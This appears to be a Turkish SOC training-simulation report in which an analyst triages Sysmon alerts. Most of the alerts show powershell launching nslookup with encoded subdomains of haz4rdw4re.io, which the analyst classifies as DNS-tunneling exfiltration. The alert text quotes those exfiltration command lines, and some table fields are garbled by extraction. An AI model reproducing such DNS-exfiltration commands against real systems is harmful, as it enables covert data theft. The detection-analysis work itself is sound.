	process.pid:	38	00		
	process.parent.pid:	37	28		
	process.parent.name:	ро	wershell.exe		
	process.command_line:	"C	:\Windows\system32\ns	slookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz	z4rdw4re.io
	process.working_directory:	C:\	\Users\michael.ascot\do	ownloads\exfiltration\	
	event.action:	Pr	ocess Create (rule: Proce	essCreate)	

Severity: High

Type: Process

Sınıflandırma: True Positive, — nslookup.exe'nin powershell.exe tarafından çalıştırılması ve şifrelenmiş bir alt alan adına (haz4rdw4re.io) yapılan DNS isteği, olası bir veri sızdırma (DNS exfiltration) veya Command and Control (C2) trafiğine işaret ediyor olabilir.

Alarm 1031: Suspicious Parent Child Relationship

1031	Suspicious Parent Child Relationship	^	High	Process	Mar 1st 2025 at 22:19	o <u>-</u>
	Description: datasource: timestamp: event.code:		sysmon 03/01/20 1	25 19:17:17.799	nmon parent-child relationship was detected in your environme	nt.
	host.name: process.name: process.pid: process.parent.pid:		win-3450 nslookup 6604 3728			
	process.parent.name: process.command_line: process.working_directory: event.action:		C:\Users\			

Type: Process

Sınıflandırma: True Positive, Büyük olasılıkla veri sızdırma girişimi (Data Exfiltration) var. Açıklama: Aynı makineden (win-3450) arka arkaya powershell.exe üzerinden nslookup.exe çalıştırılmış. Hedef domain (haz4rdw4re.io) şüpheli ve komutlar DNS Tunneling yöntemine işaret ediyor. Çalışma dizininin exfiltration klasörü olması, veri sızdırma ihtimalini güçlendiriyor.

Alarm 1032: Suspicious Parent Child Relationship

1032	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 22:19	٥ <mark>-</mark>
	Description:		A suspicious process with an uncom	mon parent-child relationship was detected in your environment.	
	datasource:		sysmon		
	timestamp:		03/01/2025 19:17:17.799		
	event.code:		1		
	host.name:		win-3450		
	process.name:		nslookup.exe		
	process.pid:		5704		
	process.parent.pid:		3728		
	process.parent.name:		powershell.exe		
	process.command_line:		"C:\Windows\system32\nslookup.ex	re" AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io	
	process.working_directory:		C:\Users\michael.ascot\downloads\	exfiltration\	
	event.action:		Process Create (rule: ProcessCreate)		

Severity: High

Type: Process

Sınıflandırma: True Positive, DNS Tunneling ile veri sızdırma girişimi. Açıklama: win-3450 makinesinde powershell.exe sürekli olarak nslookup.exe başlatıyor. Bu işlem, şüpheli domain (haz4rdw4re.io) üzerinden çalıştırılıyor.

Alarm 1033: Suspicious Parent Child Relationship

1033	Suspicious Parent Child Relationship	^	High	Process	Mar 1st 2025 at 22:19	<u>ి</u> -
	Description: datasource: timestamp: event.code:		sysr		ın uncommon parent-child relationship was detected ir	n your environment.
	host.name: process.name: process.pid:			-3450 okup.exe 5		
	process.parent.pid: process.parent.name: process.command_line:			ershell.exe	lookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz	z4rdw4re.io
	process.working_directory: event.action:			sers\michael.ascot\doo ess Create (rule: Proce		

Type: Process

Sınıflandırma: True Positive — DNS Tunneling ile veri sızdırma girişimi. Açıklama: win-3450 makinesinde powershell.exe, tekrar tekrar nslookup.exe başlatıyor ve bu işlem haz4rdw4re.io gibi şüpheli bir domain'e istek gönderiyor. Komut satırındaki verinin şifrelenmiş/veri exfiltration'a işaret eden formatta olması dikkat çekici.

Alarm 1034: Suspicious Parent Child Relationship

1034	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 22:19	o <mark>-</mark>
	Description:	A suspicio	ous process with an unc	common parent-child relationship was detected in your environment	:
	datasource:	sysmon			
	timestamp:	03/01/202	25 19:17:17.799		
	event.code:	1			
	host.name:	win-3450			
	process.name:	nslookup	.exe		
	process.pid:	4752			
	process.parent.pid:	3728			
	process.parent.name:	powershe	ell.exe		
	process.command_line:	"C:\Windo	ows\system32\nslooku	p.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io	
	process.working_directory:	C:\Users\	michael.ascot\downloa	ads\exfiltration\	
	event.action:	Process C	reate (rule: ProcessCre	ate)	

Severity: High

Type: Process

Sınıflandırma: True Positive — DNS Tunneling ile olası veri sızdırma teşebbüsü. Açıklama: win-3450 makinesinde powershell.exe sürekli olarak nslookup.exe başlatıyor ve şifrelenmiş/veri exfiltration'a işaret eden bir formatta haz4rdw4re.io domain'ine istek gönderiyor. Komut satırındaki bu anormal ve seri DNS istekleri, verinin DNS protokolü üzerinden sızdırılma girişimine işaret ediyor olabilir.

Alarm 1035: Suspicious Parent Child Relationship

1035	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 22:20	ბ-
	Descriptions	A	ish	L114 - L41 -	
	Description:		us process with an uncomr	non parent-child relationship was detected in your environment.	
	datasource:	sysmon			
	timestamp:	03/01/202	5 19:17:33.799		
	event.code:	1			
	host.name:	win-3450			
	process.name:	nslookup.	exe		
	process.pid:	3700			
	process.parent.pid:	3728			
	process.parent.name:	powershe	ll.exe		
	process.command_line:	"C:\Windo	ws\system32\nslookup.ex	" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io	
	process.working_directory:	C:\Users\r	michael.ascot\downloads\		
	event.action:	Process C	reate (rule: ProcessCreate)		

Type: Process

Sınıflandırma: True Positive, DNS Tunneling üzerinden olası veri sızdırma girişimi. Açıklama: win-3450 makinesinde powershell.exe yine nslookup.exe işlemini çalıştırıyor ve haz4rdw4re.io alan adına şüpheli DNS istekleri gönderiyor. Komut satırındaki kodlanmış veri ve işlemin downloads klasöründen çalıştırılması, veri exfiltration faaliyetini kuvvetle işaret ediyor.

Alarm 1036: Suspicious Parent Child Relationship

1036	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 22:20	°-
	Description:	A suspic	ious process with an uncor	nmon parent-child relationship was detected in your enviro	onment.
	datasource:	sysmon			
	timestamp:	03/01/20	025 19:17:33.799		
	event.code:	1			
	host.name:	win-3450	0		
	process.name:	nslooku	p.exe		
	process.pid:	3648			
	process.parent.pid:	3728			
	process.parent.name:	powersh	iell.exe		
	process.command_line:	"C:\Wind	dows\system32\nslookup.e	xe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io	
	process.working_directory:	C:\Users	\michael.ascot\downloads	1	
	event.action:	Process	Create (rule: ProcessCreate)	

Severity: High

Type: Process

Sınıflandırma: True Positive — DNS Tunneling üzerinden olası veri sızdırma girişimi. Açıklama: win-3450 makinesinde powershell.exe, tekrar nslookup.exe işlemini çalıştırarak haz4rdw4re.io alan adına Base64 kodlanmış veri gönderiyor. Bu davranış, DNS üzerinden veri exfiltration (veri sızdırma) yöntemine işaret ediyor.

Alarm 1037: Suspicious Parent Child Relationship

1037	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 22:20	<u>6</u>
	Description: datasource: timestamp: event.code:			sysmon 03/01/2025 19:18:11.799 1	mon parent-child relationship was detected in your environment	
	host.name: process.name: process.pid:			win-3461 svchost.exe 3816		
	process.parent.pid: process.parent.name: process.command_line: process.working_directory:			3693 services.exe C:\Windows\system32\svchost.exe - C:\Windows\system32\	-k wsappx -p	
	event.action:			Process Create (rule: ProcessCreate)		

Type: Process

Sınıflandırma: False Positive, Olağan Windows servis davranışı. Açıklama: svchost.exe, services.exe tarafından çalıştırılmış ve wsappx parametresiyle başlatılmış. Bu, Windows uygulama yönetimi ve mağaza servisleri için tipik bir işlemdir. Şu an için kötü niyetli bir aktiviteye dair net bir bulgu yok

6. Sonuç

SOC simülasyonu, gerçek zamanlı phishing alarm analizine yönelik pratik kazandırdı ve Splunk aracı ile etkin bir şekilde güvenlik izleme yapılmasına katkı sağladı. True positive ve false positive alarmların ayırt edilmesi ve bu sınıflandırmanın log verileri ile desteklenmesi sayesinde, bir SOC analistinin sahip olması gereken araştırma ve analiz becerileri geliştirmiş oldum.

